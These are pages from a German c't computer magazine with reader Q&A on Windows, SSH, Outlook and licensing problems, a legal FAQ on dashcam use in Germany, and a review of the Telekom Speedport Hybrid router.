❓ Gemäß der Anleitung in c't 27/15 auf Seite 74 habe ich ein VHD-Bootsystem eingerichtet. Beim Windows-Neustart bekomme ich einen Auswahldialog angezeigt, ob ich das Original-Windows oder das Windows aus der VHD-Datei starten möchte. Erscheint dieser Dialog auch dann noch, wenn ich nun eine WIMage-Sicherung auf eine neue Festplatte oder SSD zurückspiele oder wären noch Nacharbeiten notwendig?

❗ In der von Ihnen angelegten Sicherung stecken sowohl das Original-Windows als auch die VHD-Datei. In diesem Fall fehlt das VHD-Windows vermutlich anschließend im Bootmenü. Das lässt sich aber sehr einfach korrigieren.

Suchen Sie die .vhd-Datei im Explorer und wählen Sie aus deren Kontextmenü „Bereitstellen“. Im Explorer sollte der Inhalt der Datei daraufhin als neues Laufwerk erscheinen. Merken Sie sich dessen Laufwerksbuchstaben; wir gehen im folgenden Beispiel von F: aus. Öffnen Sie eine Eingabeaufforderung mit Administratorrechten und geben Sie folgenden Befehl ein:


bcdboot F:\Windows /d

Anschließend können Sie die .vhd-Datei mit einem Rechtsklick auf Laufwerk F: und „Auswerfen“ wieder aus dem System entfernen. Wenn Ihnen die Reihenfolge und die Bezeichnung der Bootmenü-Einträge nicht gefallen, können Sie diese Details in der Admin-Eingabeaufforderung mit bcdedit /displayorder und bcdedit /set description anpassen. (hos@ct.de)

Fehlender Druckertreiber nach Windows-10-Update

❓ Seit dem Update von Windows 7 auf Windows 10 (64 Bit) wird mein Canon-Drucker nicht mehr erkannt. Ich finde auch keinen passenden Treiber. Wie kann ich das Problem lösen?

❗ Für die Installation von Druckertreibern gibt es zwei erfolgversprechende Lösungswege. Den ersten Versuch sollten Sie mit den Windows-eigenen Treibern machen. Wenn die automatische Erkennung erfolglos bleibt, wählen Sie „der gewünschte Drucker ist nicht aufgelistet“, geben den Anschluss beziehungsweise die Netzwerkkadresse des Druckers an und wählen Ihr Modell manuell aus der Liste. Taucht er dort nicht auf, klicken



Windows 10 bringt nur noch wenige Druckertreiber mit. Ein Klick auf „Windows Update“ lädt die komplette Treiberdatenbank nach, die auch ältere Geräte enthält.

Sie auf „Windows Update“, um die komplette Treiberdatenbank herunterzuladen. Das kann lange dauern. Falls die Installation auf diesem Wege scheitert, können Sie noch versuchen, den Windows-7-Treiber einzusetzen. Zwar gibt es seit Windows 8 ein neues Print-System; das alte Treibermodell funktioniert aber weiterhin. (rop@ct.de)

SSH-Login via Public Key: im Test geht es, im Alltag nicht

❓ Ich habe das Problem, dass mein SSH-Login via Public Key nicht klappt. Deshalb muss ich weiterhin das Passwort-Login verwenden und kann es nicht abschalten. Wenn ich dem nachgehe, scheint alles zu funktionieren. Wie kann ich mich mit dem Key einloggen?

❗ Vermutlich haben Sie bei der Installation die Option gewählt, das Home-Verzeichnis zu verschlüsseln. Es wird erst entschlüsselt, wenn Sie sich angemeldet haben. Wenn Sie versuchen, das Problem nachzustellen, während Sie angemeldet sind, funktioniert alles wie erwartet. Ohne vorherige Anmeldung bleibt das Home-Verzeichnis jedoch verschlüsselt. Deshalb kann der SSH-Daemon die Datei nicht lesen, in der die Schlüssel abgelegt sind, die zu einem Zugriff berechtigen.

Abhilfe schafft die Option `AuthorizedKeysFile` in der Datei `/etc/ssh/sshd_config`. In der Konfigurationsdatei interpretiert `sshd` den Parameter `%h` als Home-Verzeichnis und `%u` als den Benutzernamen. Sie können via

`AuthorizedKeysFile /var/lib/ssh/%u/authorized_keys`

alternative Dateien mit erlaubten Schlüsseln angeben, die in einem nicht verschlüsselten Verzeichnis liegen. Nach einem Neustart des SSH-Dienstes mit `systemctl restart sshd` ist der Eintrag aktiv. Das Verzeichnis können Sie einfach mit `sudo mkdir /var/lib/ssh` anlegen. Die

folgenden, mit Root-Rechten auszuführenden Befehle müssen Sie für jeden Benutzer `%u` erledigen, der sich via SSH-Public-Key anmelden will. Das nachfolgende Beispiel gilt für den Benutzer „ju“.

```
cd /var/lib/ssh
mkdir ju
touch ju/authorized_keys
chmod 0600 ju/authorized_keys
chown -R ju:ju ./ju
```

Falls auf Ihrem System Schutz-Mechanismen wie SELinux aktiv sind, müssen Sie eventuell dafür sorgen, dass der SSH-Daemon die neuen Verzeichnisse beziehungsweise Dateien auch lesen darf. Jeder Benutzer muss seinen öffentlichen Schlüssel dann selbst unter `/var/lib/ssh/%u` eintragen; Änderungen der regulären Schlüsseldatei in `~/.ssh` haben keine Wirkung mehr. (ju@ct.de)

Outlook-Fehler bei Server-Download


❓ Mein Outlook unterscheidet beim Server-Download neuerdings nicht mehr zwischen neuen und alten Mails. Wie lässt sich das korrigieren?

❗ Vermutlich benutzen Sie Outlook 2016 und beziehen Ihre Mail über das Protokoll POP3. Ende Februar hat Microsoft ein fehlerhaftes Update herausgebracht, welches die dafür benötigte Buchführung bei Outlook durcheinanderbringt.

Wenn man seine Mail über POP3 bezieht, lädt Outlook in der Standardkonfiguration jede Nachricht vom Server herunter und löscht sie dort unmittelbar danach. Dieses Verhalten kann man etwa für den Fall ändern, dass man sein Postfach mitsamt älteren Mails gelegentlich auch über das Web-Interface des Mail-Anbieters sichten möchte. Outlook kann Mail auf dem Server entweder sofort nach

dem Download, gar nicht oder nach einem bestimmten Aufbewahrungszeitraum löschen. Wenn man den Client so konfiguriert, dass er Mails nach dem Download nicht löschen soll, merkt sich das Programm, welche Nachrichten es bereits heruntergeladen hat.

Genau diese Buchführung scheitert in der Outlook-Version 16.0.6568.2025, die Microsoft mit einem Update am 25. Februar bereitgestellt hat. Den Versionsstand Ihrer Outlook-Installation finden Sie unter Datei/Office-Konto. Um das Problem zu beheben, gibt es zwei Workarounds: Betroffene Anwender können entweder ein neues Profil für ihren E-Mail-Zugang über das IMAP-Protokoll anlegen oder die fehlerhafte Outlook-Version durch eine korrekt funktionierende ersetzen. Hier gibt es zwei Möglichkeiten: ein Up- oder ein Downgrade. Unmittelbar vor Redaktionsschluss erschien ein Update auf die interne Version 16.0.6568.2036, welche den beschriebenen Fehler nicht mehr aufweisen soll. Wenn der Fehler danach immer noch auftritt, können Sie auch zu einer älteren Version zurückkehren.



Die interne Versionsnummer von Microsoft-Office-Programmen findet man im Ribbon-Tab „Datei“ unter „Konto“ oder bei Outlook unter „Office-Konto“.

Bevor man ein Update auf eine ältere Version in Angriff nimmt, sollte man zunächst die mehrfach heruntergeladenen Mail-Kopien löschen und dann alle Mails, Kontakte und Termine in eine PST-Datei exportieren. Anschließend deaktivieren Sie automatische Updates im Ribbon-Tab „Datei“ unter „Office-Konto“ und „Updateoptionen“ (siehe Bild). Das Einspielen der älteren Version erfolgt über die Eingabeaufforderung: Drücken Sie dazu die Windows-Taste und „R“, geben Sie dort „cmd.exe“ ein und bestätigen Sie mit der Eingabetaste. In der Eingabeaufforderung kann man mit

C:\Program Files\Common Files\Microsoft shared\ClickToRun\officel2client.exe /update user /updatetoversion=16.0.6366.2062

die letzte als funktionierend bekannte Outlook-Version (16.0.6366.2062) einspielen. Außerdem sollte man eine Erinnerung vormerken, die automatischen Updates wieder einzuschalten, wenn sich die jüngste Version bei anderen Anwendern als fehlerfrei erwiesen hat. (hps@ct.de)

c't-Archiv startet nicht unter Windows 10

Seit Jahren kaufe ich die USB-Sticks mit den c't-Archiven. Unter Windows 7 funktionierte alles problemlos. Seit dem Update auf Windows 10 startet das Programm nicht mehr vom Stick. Wie kann ich das Problem beheben?

Die Programme laufen auch unter Windows 10, brauchen aber viele Minuten für den Start. Aktualisierte Versionen ohne diesen Fehler finden Sie unter dem angegebenen Link. Von einigen Updates gibt es nur eine 32-Bit-Version, weil erforderliche Browser-Plug-ins nicht in einer 64-Bit-Version verfügbar sind. (ps@ct.de)

Aktualisierte Versionen: ct.de/ywd6


Probleme mit Installation von Irfan View unter Windows 10

Ich versuche, das Bildbearbeitungsprogramm IrfanView Version 441, 64 Bit unter Windows 10, 64 Bit, Update 1511 zu installieren. Für die Benutzerkontensteuerung und den Smartscreen verwende ich die Vorgaben von Windows. Beim Aufruf des Installers erscheint allerdings nur eine Fehlermeldung. Die 32-Bit-Version lässt sich problemlos installieren, an der 64-Bit-Version scheitere ich aber. Letztere würde ich gerne nutzen, weil ich öfters 300 Megabyte große Bilddateien aufrufe. Woran scheitert die Installation?

Das 64-Bit-Setup von IrfanView trägt eine ungültige Signatur. Der Explorer gibt unter „Eigenschaften/Digitale Signaturen/Details/Zertifikat anzeigen“ aus, dass der Autor sein Zertifikat zurückgezogen habe. Auch auf der Homepage des Autors ist von Problemen mit einer alten Dateisignatur die Rede, das Programm sei jedoch vollkommen in Ordnung.

Sie können die Fehlermeldung umgehen, indem Sie die Kommandozeile mit Administratorrechten öffnen. Wechseln Sie dort in den Download-Ordner und starten Sie das Programm iview441g_x64_setup.exe durch Eingabe seines Namens.

Der Autor von IrfanView rät übrigens selbst von der 64-Bit-Version seines Programms ab, auch weil diese nicht alle verfügbaren Plug-ins unterstützt. Vorteile bringt sie



Die 64-Bit-Version des Bildbearbeiters IrfanView lässt sich wegen einer ungültigen Signatur im Setup-Programm derzeit nur mit Tricks installieren.

nur bei sehr großen Bildern, wobei nicht die Dateigröße entscheidet, sondern die Auflösung. Erst ab etwa 25 Megapixel lädt und bearbeitet die 64-Bit-Version die Bilder tatsächlich schneller. (hos@ct.de)

Windows 10 Home mit Alt Lizenz auf Pro upgraden

Ich habe einen PC mit vorinstalliertem Windows 10 Home gekauft, besitze aber auch noch einen gültigen Lizenzschlüssel für Windows 8.1 Pro. Den möchte ich nun verwenden, um per Gratis-Upgrade auf Windows 10 Pro umzusteigen. Die Funktion „Product Key ändern“ in Windows 10 Home akzeptiert den Schlüssel aber nicht. Wie kann ich auf den Funktionsumfang von Windows 10 Pro upgraden, ohne alles neu zu installieren?

Hierfür ist ein kleiner Umweg nötig, weil Windows 10 in der Version 1511 nur Lizenzschlüssel für Windows 7, 8 und 8.1 akzeptiert, die zum Upgrade auf die gerade installierte Edition berechtigen. Klicken Sie in den Einstellungen unter Update und Sicherheit/Aktivierung auf „Product Key ändern“ und geben Sie den von Microsoft generischen Schlüssel für Windows 10 Pro ein: VK7JG-NPHTM-C97JM-9MPGT-3V66T. Diesen akzeptiert Windows 10 Home für eine Umstellung auf die Pro-Edition. Durch einen Neustart wird das installierte System auf den Funktionsumfang von Pro umgestellt – das kann etwas dauern.

Nach dem Neustart fehlt dem frischgebackenen Windows 10 Pro noch eine gültige Lizenz. Um das zu ändern, klicken Sie in den Einstellungen abermals auf „Product Key ändern“ und geben diesmal Ihren Lizenzschlüssel für Windows 8.1 Pro ein. Da die Editionen nun übereinstimmen, sollte Windows ihn klaglos zur Aktivierung akzeptieren. (jss@ct.de)

FAQ

Ungefeste Rechtsprechung

?

Ist es erlaubt, Dashcams am Auto oder Fahrrad einzusetzen?

!

Dashcams sollen das Verkehrsgeschehen rund um das eigene Fahrzeug überwachen. Aktuelle Gerichtsurteile deuten darauf hin, dass es die momentane Gesetzeslage eher nicht zulässt, eine Dashcam im Fahrzeug zu betreiben. Doch noch ist die Lage offen, es existieren weder konkrete Regelungen noch eine gefestigte Rechtsprechung.

LEDIGLICH die unteren Gerichtsinstanzen haben sich bisher mit der Thematik auseinandergesetzt. So kam das Verwaltungsgericht Ansbach zum Ergebnis, dass die Verwendung einer Dashcam einen schwerwiegenden Verstoß gegen datenschutzrechtliche Bestimmungen darstellt [1]. Durch die permanente Aufzeichnung würden in kurzer Zeit eine Vielzahl von Personen in ihrem Recht auf informationelle Selbstbestimmung verletzt.

Besondere Bedeutung im Zusammenhang mit Videoaufnahmen hat Paragraf 6 b des Bundesdatenschutzgesetzes (BDSG). Legt man ihn zugrunde, wäre eine Überwachung mittels Dashcam nur zulässig, „soweit sie zur Wahrnehmung berechtigter Interessen für konkret festgelegte Zwecke erforderlich ist und keine Anhaltspunkte bestehen, dass schutzwürdige Interessen der Betroffenen überwiegen.“

Daraus folgt im Umkehrschluss: Zeichnet die Dashcam „heimlich“ und zunächst anlasslos das gesamte Verkehrsgeschehen auf, nur um Beweismittel für mögliche Unfälle zu sichern, steht dies in keinem Verhältnis zum Umfang der erfassten privaten Daten anderer Menschen. Immerhin hält die Kamera beispielsweise fest, wer, wann, mit wem und unter Verwendung welchen Verkehrsmittels am Straßenverkehr teilgenommen hat.

Die Gerichte kommen daher überwiegend zu dem Ergebnis, dass die Persönlichkeitsrechte der Betroffenen Vorrang haben und damit Dashcam-Aufnahmen aus Fahrzeugen heraus unzulässig sind. Daran ändert sich auch nichts, wenn Sie einen Hinweis an Ihrer Windschutzscheibe anbringen, der über die Dashcam informiert. Dasselbe gilt für die Kamera am Fahrrad oder als am Körper getragene Bodycam. Allerdings spricht nichts dagegen, für private Zwecke Fahrten etwa durch spektakuläre Serpentinenstrecken oder schöne Alleenstraßen zu filmen.

Nicolas Maekeler

Dashcams und Recht

Antworten auf die häufigsten Fragen

Teurer Spaß?

?

Welche negativen Konsequenzen kann das Aufzeichnen mit einer Dashcam haben?

!

Unzulässige Videoüberwachung gilt als Ordnungswidrigkeit und kann mit einem Bußgeld von bis zu 300 000 Euro geahndet werden. Außerdem dürfen Datenschutzbehörden mit einer Untersagungsverfügung aufnehmende Dashcams in Fahrzeugen verbieten. Hält man sich nicht daran, droht ein empfindliches Zwangsgeld oder sogar Ordnungshaft. Von illegalen Aufnahmen Betroffene können den Zivilrechtsweg beschreiten und gegen den Betreiber auf Unterlassung klagen sowie die Löschung des Videomaterials verlangen. Hier drohen hohe Geldzahlungen für Abmahnungen, Schadensersatz und Gerichtsverfahren.

Beschlagnahmen erlaubt

?

Darf die Polizei eine Dashcam konfiszieren?

!

Erlangt die Polizei – etwa nach einem Verkehrsunfall – Kenntnis von einer Dashcam-Aufzeichnung, kann sie das Gerät als Beweismittel beschlagnahmen. Die vorhandenen Aufnahmen könnten dann auch gegen den Betreiber verwendet werden. Allerdings muss sich niemand selbst belasten. Eine Aufnahme, die das eigene Fehlverhalten dokumentiert, darf man löschen, ohne sich damit strafbar zu machen. Löscht allerdings ein Dritter die belastende Aufnahme, macht sich dieser unter Umständen wegen Strafvereitelung strafbar.

Beschränkt verwertbar

?

Sind die Aufnahmen vor Gericht als Beweismittel zugelassen?

!

Auch bei sogenannter „rechtsfehlerhafter Erhebung“ unterliegen gewonnene Beweise nicht grundsätzlich einem Verwertungsverbot. In einem Strafverfahren entschied das Amtsgericht (AG) Nienburg zu Gunsten der Verwertbarkeit [2]. Das Opfer einer Nötigung hatte ein riskantes Überholmanöver und anschließendes Ausbremsen gefilmt. Die Kamera wurde in dem konkreten Fall allerdings anlassbezogen eingeschaltet, nämlich erst, als der spätere Täter sehr dicht auffuhr.

Ob Gerichte derlei Aufnahmen zulassen, hängt sehr vom Einzelfall ab. Laut AG Nienburg sind insbesondere die Schwere der angeklagten Tat, die Verfügbarkeit sonstiger Beweismittel und die Intensität und Reich-

weite des Eingriffs in das Persönlichkeitsrecht zu berücksichtigen. Geriert sich jemand als „Hilfssheriff“ und nimmt gezielt auf, um das Filmmaterial an Behörden auszuhändigen, dürfte kaum ein Gericht diese Beweismittel akzeptieren.

In Zivilverfahren liegen die Hürden noch etwas höher. Hier reicht das Interesse, sich Beweismittel für zivilrechtliche Ansprüche zu sichern, nicht aus, um die Verletzung des Persönlichkeitsrechts der Betroffenen zu rechtfertigen. Nach Ansicht des Landgerichts (LG) Heilbronn müssten schon weitere Gesichtspunkte hinzutreten, beispielsweise eine Notwehrsituation des Beweisführers. Dies urteilte das Gericht immerhin in zweiter Instanz [3].

Verpixeln ist Pflicht

?

Darf ich die Aufzeichnungen meiner Dashcam veröffentlichen?

!

Sogar bei zulässig gemachten Aufnahmen müssen Sie hier vorsichtig sein. Erkennbare Personen und Autokennzeichen sollten Sie vor dem Hochladen unkenntlich machen. Dies klappt beispielsweise prima mit der jüngst erweiterten Blur-Funktion im Video-Manager von YouTube. (hob@ct.de)

Literatur

[1] VG Ansbach: Urteil vom 12. August 2014,

Az.: An 4 K 13.01634

[2] AG Nienburg: Urteil vom 30. Januar 2015,

Az.: 4 Ds 155/14

[3] LG Heilbronn: Urteil vom 17. Februar 2015,
Az.: I-3 S 19/14

Dashcams sollten in Deutschland nicht permanent eingeschaltet werden, sondern nur anlassbezogen, wenn ein Unfall droht. Dann neigen die Gerichte dazu, die Aufnahmen als Beweis zuzulassen. Wer Aufnahmen veröffentlicht, riskiert damit ein Bußgeld.



Dušan Živadinović, Ernst Ahlers

Schnelles Doppel

Internet-Zugang mit dem Telekom Speedport Hybrid

Die Deutsche Telekom vereint in ihrem Hybrid-Router ein Festnetz- und ein Mobilfunkmodem auf clevere Art. Das ist so gut gelungen, dass man den Router oft im Autopilot-Modus betreiben kann. Gelegentlich muss man dem schnellen Gerät aber doch unter die Arme greifen.

Die Deutsche Telekom hat beim Start ihres Hybrid-Angebots für den schnellen Internet-Zugang aufhorchen lassen, denn sie bündelt mit dem VDSL-Vectoring und dem LTE-Mobilfunk zwei ohnehin schnelle Techniken für noch höhere Geschwindigkeit. VDSL-Vectoring liefert bis zu 100 MBit/s. LTE erreicht im Tarif Magenta Zuhause Hybrid bis zu 150 MBit/s.

Damit hat der Netzbetreiber ein Gegen gewicht zu den Highspeed-Angeboten von Kabel-Providern geschaffen, die aktuell Spitzentaten bis 400 MBit/s erreichen (z. B. Unitymedia, siehe ct.de/-3109791). Zu den Interessenten an Hybrid-Anschlüssen, die ab 35 Euro monatlich zu haben sind, dürften daher alle Nutzer zählen, die mehr Leistung wollen, als ein einzelner DSL-Anschluss liefert. Auch an Geschäftskunden hat die Telekom gedacht, wenngleich diese die Tarife „DeutschlandLAN IP Start Hybrid“ nutzen sollen (erhältlich ab 41,60 Euro pro Monat).

Für das Angebot ist neben guter LTE-Versorgung und einem DSL-Anschluss mit All-IP-Technik und einer Datenrate von mindestens 384 kBit/s der Telekom-Router Speedport Hybrid erforderlich. Die Güte der LTE-Versorgung kann man leicht der Abdeckungskarte der Telekom entnehmen (siehe c't-Link am Ende des Artikels).

Zwei Leitungen, drei Endpunkte

Den Router wie auch die Bündelungstechnik hat die Telekom zusammen mit Huawei entwickelt; einfache Multi-WAN-Router, etwa von Draytek oder Netgear, eignen sich nicht für diese Betriebsart. Internet-Applikationen erwarten nämlich eine Verbindung zwischen genau zwei festen IP-Adressen. Jeder Internet-Anschluss hat aber seine eigene IP-Adresse und wenn Datenpakete einer einzigen IP-Session mit verschiedenen IP-Adressen beim Empfänger ankommen, muss er die Übertragung abbrechen. Deshalb senden einfache Multi-WAN-Router eine Session immer nur über eine Leitung und können daher die Kapazität der Pfade nicht summieren.

Der Hybrid-Router sendet hingegen Pakete einer Session durchaus über mehr als eine Leitung. Dafür nutzt er den gleichen Ansatz wie beispielsweise Cisco oder Viprinet: Sie

setzen im Internet-Backbone einen sehr schnell angebundenen transparenten Zwischenpunkt ein, der die auf verschiedenen Wegen reisenden Pakete einer Session in Reihe bringt und mit einer einzigen, nämlich seiner eigenen IP-Adresse zum Ziel weitergibt. Aus dem Internet eingehende Pakete kommen bei ihm an, er verteilt sie auf die beiden Strecken und der Speedport-Router beim Kunden setzt sie zu einem Datenstrom zusammen, bevor er sie zum Ziel im LAN weitergibt. Anders als etwa Peplink oder Viprinet haben Huawei und die Telekom ihre Spezifikation offengelegt [1].

Bisher nutzt sie noch kein Hersteller, um eigene Router für „Magenta Zuhause Hybrid“ anzubieten – die Nachfrage dürfte zurzeit wohl auch zu klein für zwei Anbieter sein. So kommt man um den Speedport Hybrid nicht herum. Die Telekom bietet das Gerät wahlweise zur Miete (10 Euro monatlich) oder zum Kauf an (400 Euro).

Der Kauf rentiert sich gegenüber der Miete erst nach 40 Monaten – falls das Gerät bis dahin kein Defekt ereilt. Nach 40 Monaten dürfte es aber veraltet sein. Die in Deutschland aktuell schnellsten LTE-Geräte gehören zur LTE-Kategorie 6 und liefern maximal 300 MBit/s. Telekom und Huawei haben ihrem Hybrid-Router aber nur ein Kategorie-4-Modem spendiert (max. 150 MBit/s). Unterm Strich sprechen also mehr Argumente für die Miete als für den Kauf. Immerhin ist der Router flexibel – er eignet sich auch für ADSL-Anschlüsse und zur Not kommt er ohne LTE aus.

Freilich ist er auf zusätzliche Infrastruktur der Telekom angewiesen; von dort bezieht er per TR-069-Protokoll seine Konfiguration, anhand der er mit dem Zwischenpunkt der Telekom seine Bündelung aushandelt.

Zum Lieferumfang gehört eine SIM-Karte für den LTE-Mobilfunk. Diese hat der Netzbetreiber nur für den Hybrid-Betrieb ausgelegt und verrät nicht, wie man sie in einem Telefon nutzen kann. Umgekehrt ist der Speedport-Router nur für diese speziellen SIM-Karten ausgelegt, andere akzeptiert er nicht.

Die Spezifikation des Routers haben die Partner nicht offengelegt. Einige interessier te Nutzer haben dennoch spannende Details recherchiert. So kam beispielsweise heraus, dass der Router viele wichtige Statusinfor

mationen in einem Zusatzmenü versteckt. Es ist im Browser nur über eine bestimmte Adresszeile zugänglich, die man per Hand eingibt. Besonders nützlich ist die LTE-Info-Seite.

Anhand der dort eingespielten Signalqualität lässt sich die Ausrichtung für den optimalen LTE-Empfang einfacher finden als über die simple Pegelanzeige der LEDs an der Gerätefront. Tüftler haben inzwischen Werkzeuge für den schnellen Zugriff auf das versteckte Menü entwickelt, darunter eine Android-App und ein Kommandozeilen-Tool, mit dem man Statusdaten abfragen (Signalrauschenabstand, Datenrate, ...) und Tools zur grafischen Darstellung zuführen kann. Alle im Beitrag genannten Links und Programme finden Sie über den c't-Link am Ende dieses Beitrags.

Router-Rundfahrt

Wer den Durchsatz des Hybrid-Routers messen will, sollte typische Testdienste meiden. Offenbar sind manche zu langsam angebunden, sodass der Router auf der betreffenden Messtrecke nicht zur Entfaltung kommt. Manche Speed-Tester setzen zur Messung zu kleine Dateien ein – die Übertragung endet, bevor der Server die Strecke sättigen kann (Slow-Start erreicht das Plateau nicht). Beispielsweise ermittelte der Test von speedof.me bei reinem VDSL-Betrieb keine Downlink-Raten über 18 MBit/s, obwohl unser Testanschluss für bis zu 100 MBit/s geschaltet war.

Erst ein konventioneller HTTP-Download per Browser lieferte glaubwürdige Resultate; ein 1 GByte großes Ubuntu-Image ließ sich je nach Durchgang in drei bis vier Minuten herunterladen (im Mittel 40 bis 50 MBit/s, Spitzenwert 75 MBit/s). Bei gebündelten Leitungen kam es wie erwartet noch schneller an (im Mittel etwa 90 MBit/s, max. 130 MBit/s). Gemessen an der im Test nur mittelmäßigen LTE-Empfangslage kann das als sehr gut durchgehen.

Bei simulierten DSL-Ausfällen setzte die gesamte Übertragung für etwa eine halbe Minute aus, lief dann aber reibungslos über LTE bis zum Schluss mit 50 bis 60 MBit/s wei-

Telekom Speedport Hybrid

Hersteller	Huawei
Firmware	050124.02.00.010
Maximale Geschwindigkeit	
Downlink	LTE 150 MBit/s, VDSL 100 MBit/s
Uplink	LTE 50 MBit/s, VDSL 40 MBit/s
Mobilfunkmodem	
LTE-Geräte-Kategorie	4
SIM-Karte	Micro-SIM in Mini-SIM
LTE-Funkbänder	800 MHz, 1800 MHz, 2600 MHz
Festnetzmodem	ADSL, VDSL, VDSL-Vectoring
Anschlüsse	4 × Gbit-Ethernet, DECT, USB 2.0, 2 × SMA, 2 × TAE
WLAN	IEEE 802.11-300/11ac-1300
Besonderheiten	HD-Voice-Telefonie, Dual-WAN-Technik
Preis	400 € (Miete: 10 € monatlich)

ter. Nach Ende des Ausfalls setzte der Router die DSL-Strecke automatisch wieder ein und erreichte wieder dieselben hohen Durchsatzraten.

Latenzvergleich

Die gebündelten Anschlüsse liefern die Daten über verschiedene Pfade zum Zwi-schenpunkt der Telekom und dabei ist die Signallaufzeit auf der Funkstrecke höher. Unter-m Strich fiel der Unterschied in Messun-gen so gering aus (≤ 3 ms), dass man das normalerweise ignoriert. Genau besehen schwankte die Latenz aber bei gebündelten Leitungen – mitunter auf bis zu 80 ms beim getesteten Ziel. Ohne LTE war die Schwan-kungsbreite (Jitter) weit niedriger und fast konstant.


Für Spiele, die schnelle Reaktionen erfor-deren, möchte man die Latenz aber minimie-ren. Das geht, indem man den Verkehr mit-tels Filterregeln auf die DSL-Strecke zwingt. Man kann zum Beispiel den Verkehr von ein-zelnen PCs, für bestimmte Zieladressen oder Protokolle mit wenigen Mausklicks umleiten, die Regeln wirken umgehend.

Freilich sollte man Filteränderungen im Sinn behalten, denn danach gelingt dem Router die Verkehrsleitung nicht immer. Im Test scheiterte danach gelegentlich der Aufbau von IPSec-VPN-Verbindungen. Einige Male kamen keine IPv6-Übertragungen zu-stande und in einem Fall meldete der Router auf seiner Status-Seite nicht seine korrekte öf-fentliche IP-Adresse, bis wir ihm vorüberge-hend den Strom entzogen. Andere Aufgaben erledigte er auch bei gebündelten Leitungen anstandslos, etwa HTTPS-Verbindungen zu Online-Banken, verschlüsselte OpenVPN- und SSH-Zugänge, Mail- und Messaging-Kommu-nikation und anderes mehr.

Wer eigene Dienste aus dem Internet er-reichen möchte, kann dafür wie üblich Port-Weiterleitungen einrichten; jedoch nur für IPv4. Ports von IPv6-Geräten im LAN lassen sich nicht freigeben. Mit der aktuellen Firm-ware 050124.02.00.010 klappten zum Beispiel SSH-Verbindungen sowohl aus- als auch eingehend und blieben auch bestehen, wenn eine der Leitungen ausfiel. In allen Fällen ließ sich der Router über eine DynDNS-Domain ansprechen, also auch, wenn eine der Leitungen vorübergehend entzogen wurde.

